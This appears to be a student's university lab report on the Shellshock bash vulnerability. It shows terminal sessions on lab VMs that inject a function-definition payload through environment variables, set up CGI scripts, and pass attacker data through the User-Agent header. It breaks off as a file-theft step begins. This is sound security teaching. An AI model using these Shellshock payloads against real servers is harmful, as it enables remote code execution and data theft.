The Laboratory of Information Security

(UE19CS346)

Documented by Anurag.R.Simha


SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	07/02/2022
Section	:	A
Week	:	2

The Table of Contents

The Setup


For the experimentation of various attacks, a single virtual machine was employed.

1. The Victim/Client machine (10.0.2.35)



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:29:a7:2c
          inet addr:10.0.2.35  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::929f:2cf7:fb48:8359/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1459 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8768816 (8.7 MB)  TX bytes:178320 (178.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:828 errors:0 dropped:0 overruns:0 frame:0
          TX packets:828 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:95487 (95.4 KB)  TX bytes:95487 (95.4 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

2. The attacker machine (10.0.2.32)



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:25:05:89
          inet addr:10.0.2.32  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::8faf:ffa2:51f9:b0c1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1626 (1.6 KB)  TX bytes:7369 (7.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:69 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21512 (21.5 KB)  TX bytes:21512 (21.5 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```


Task 1: Experimenting with the Bash Function

In this task, a simple environment variable is exported to see its effect on the bash and examine the functioning of shellshock vulnerability works. The directory, cgi-bin is the location to run all the operations. (`/usr/lib/cgi-bin`)

Functions can be declared without the usage of environment variables as shown below.

The commands:

```
$ cd /usr/lib/cgi-bin
$ foo (){ echo “hello world”;}
$ echo $foo
$ declare -f foo
$ unset -f foo
$ declare -f foo
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ cd /usr/lib/cgi-bin/
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ foo(){ echo "hello world";}
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ echo $foo

seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ declare -f foo
foo ()
{
    echo "hello world"
}
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ unset -f foo
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ declare -f foo
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$
```


Fig. 1(a): Testing foo().

Here, foo() is a mere variable during the initial stage. The declare command transmutes the variable to a function. Activation of the unset command undoes the process, i.e., erasing the function. The function is put into effect only on exporting it.

Functions can be declared by using environment variables as shown below.

Commands:

```
$ foo=‘() { echo “hello world”;}’
$ echo $foo
$ declare -f foo
$ export foo
$ bash_shellshock

$ declare -f foo

$ foo

$ unset foo
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ foo='() { echo "hello world";}'
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ echo $foo
() { echo "hello world";}
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ declare -f foo
foo ()
{
    echo "hello world"
}
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ export foo
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ bash_shellshock
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ declare -f foo
foo ()
{
    echo "hello world"
}
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ foo
hello world
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ unset foo
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ 
```

Fig. 1(b): Executing foo().

It’s noticed that after exporting the variable foo, it’s converted into a function by the declare function in the child process instigated by the command, `bash_shellshock`. Ultimately, foo sets foot into the environment variables, making it ubiquitous. Therefore, the command, ‘`foo`’ produces the output of the function, ‘`foo ()`’, i.e., “hello world”. Unset removes foo, erasing it’s presence.


When an environment variable which has a body of function in its value gets declared, it will then be treated as a normal environment variable in that bash. That is why when the declare command is run in bash, nothing is observed. But, when the environment variable is exported, and open another bash, this environment variable is inherited by the child bash. The child bash inherits the environment variable, parses it, and now treats it as a function instead. Thus, executing foo in the child bash will echo “hello world” on the standard output.

Shellshock Vulnerability: Inheriting from parent to child

The commands:

```
$ foo=‘() { echo “hello world”;}; echo “This is
shellshock vulnerability”’

$ export foo
$ echo $foo
```

```
$ bash_shellshock
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ foo='() { echo "hello world";}; echo "This is shellshock vulnerability"'
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ export foo
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ echo $foo
() { echo "hello world";}; echo "This is shellshock vulnerability"
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ bash_shellshock
This is shellshock vulnerability
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ 
```

Fig. 1(c): The shellshock vulnerability.

It's noticed that on running the command, `bash_shellshock`, the statement outside the function definition gets printed onto the standard output. No sooner the command creates a child process, foo gets called printing the statement.


The same attack when performed in the patched version of bash, prints nothing on the standard output console.

The commands:

```
$ foo='() { echo "hello world";}; echo "This is
shellshock vulnerability"'
```

```
$ export foo
```

```
$ bash
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ foo='() { echo "hello world";}; echo "This is shellshock vulnerability"'
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ export foo
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ bash
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ 
```

Fig. 1(d): The patched version of bash.


Henceforth, from figure 1(d), it's lucid that there's nothing on the output console with the patched version.

Task 2: Setting up CGI programs

Here, a Shellshock attack is fired on a remote web server. Many web servers enable CGI, which is a standard method used to generate dynamic content on Web pages and Web applications. Many CGI programs are written using shell scripts. Therefore, before a CGI program is executed, a shell program will be invoked first, and such an invocation is triggered by a user from a remote computer.

If the shell program is a vulnerable Bash program, it's viable to exploit the Shellshock vulnerability and gain privileges to the server. Below is the program that examines the vulnerability.

Name: `myprogram.cgi`




```
#!/bin/bash_shellshock
echo "Content-type:text/plain"
echo
echo
echo "Hello World"
```

This program is placed under the cgi-bin directory (`/usr/lib/cgi-bin`). Later, the permissions are granted.

The commands:

```
$ sudo chmod 755 myprogram.cgi
$ ls -l myprogram.cgi
```




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ sudo gedit myprogram.cgi

(gedit:3453): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any
.service files

** (gedit:3453): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:3453): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:3453): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ sudo chmod 755 myprogram.cgi
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ ls -l myprogram.cgi
-rwxr-xr-x 1 root root 83 Feb  6 23:25 myprogram.cgi
```

Fig. 2(a): Creating the program and granting permissions.

Now, the program is launched by calling the server (here, localhost).

The command:


```
curl http://localhost/cgi-bin/myprogram.cgi
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ curl http://localhost/cgi-bin/myprogram.cgi

Hello World
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$
```

Fig. 2(b): The shellshock attack using localhost.

In reality, the server's on a remote location.



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ curl http://10.0.2.35/cgi-bin/myprogram.cgi

Hello World
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

Fig. 2(c): Remote shellshock attack.

It's noticed that on calling the program, the shellshock attack instigates fleetly. The program gets called, performing the targetted operation. Therefore, it's perhaps possible to inject data exploiting the fragility.


Task 3: Passing Data to Bash via Environment Variable

To exploit a Shellshock vulnerability in a Bash-based CGI program, attackers need to pass their data to the vulnerable Bash program, and the data need to be passed via an environment variable. The program below should triumph this experiment.

Name: `myprog.cgi`

```
#!/bin/bash_shellshock
echo "Content-type:text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

The imperative permissions are granted and the program is then put into effect.



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ sudo gedit myprog.cgi

(gedit:3896): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any
.service files

** (gedit:3896): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:3896): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:3896): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ sudo chmod 755 myprog.cgi
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ ls -l myprogram.cgi
-rwxr-xr-x 1 root root 83 Feb  6 23:25 myprogram.cgi
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ 
```


Fig. 3(a): Creating the program and providing the permissions.

Now, the program is called.


The commands:

`$ curl http://localhost/cgi-bin/myprog.cgi`

`$ curl http://localhost/cgi-bin/myprog.cgi -A “MY MALICIOUS DATA”`



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=55204
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi -A "MY MALICIOUS DATA"
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=55206
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
seed_PES2UG19CS052_Anurag.R.Simha@Victim:.../cgi-bin$ 
```

Fig. 3(b): Executing the program.

It's noticed that, on invoking the program, a child process gets created. The web server forks the child process to execute it. The entry in quotes intrudes into the environment variable named, 'HTTP_USER_AGENT'. So, the data gets injected, yielding a triumphant result. This program, henceforth demonstrates the vulnerability.

Speaking of the injection, the server receives information from the client using certain fields that helps the server customise the contents of the client. After the server forks the child process, this data persuades into the environment variables. Furthermore, the web server provides the environment variables to the bash program. Ultimately, 'HTTP_USER_AGENT' is the field that's assigned to the statement.

Task 4: Launching the Shellshock Attack

After the above CGI program is set up, the Shellshock attack can now be launched. The attack does not depend on what is in the CGI program, as it targets the Bash program, which is invoked first, before the CGI script is executed. The goal is to launch the attack through the URL http://localhost/cgi-bin/myprog.cgi, such that something that a remote user cannot do is achieved. An attempt is made to steal data from a file.


Note: The file is left with default permissions.

Step 1: Creating the file.

The commands:

`$ sudo gedit secret`

`$ cat secret`

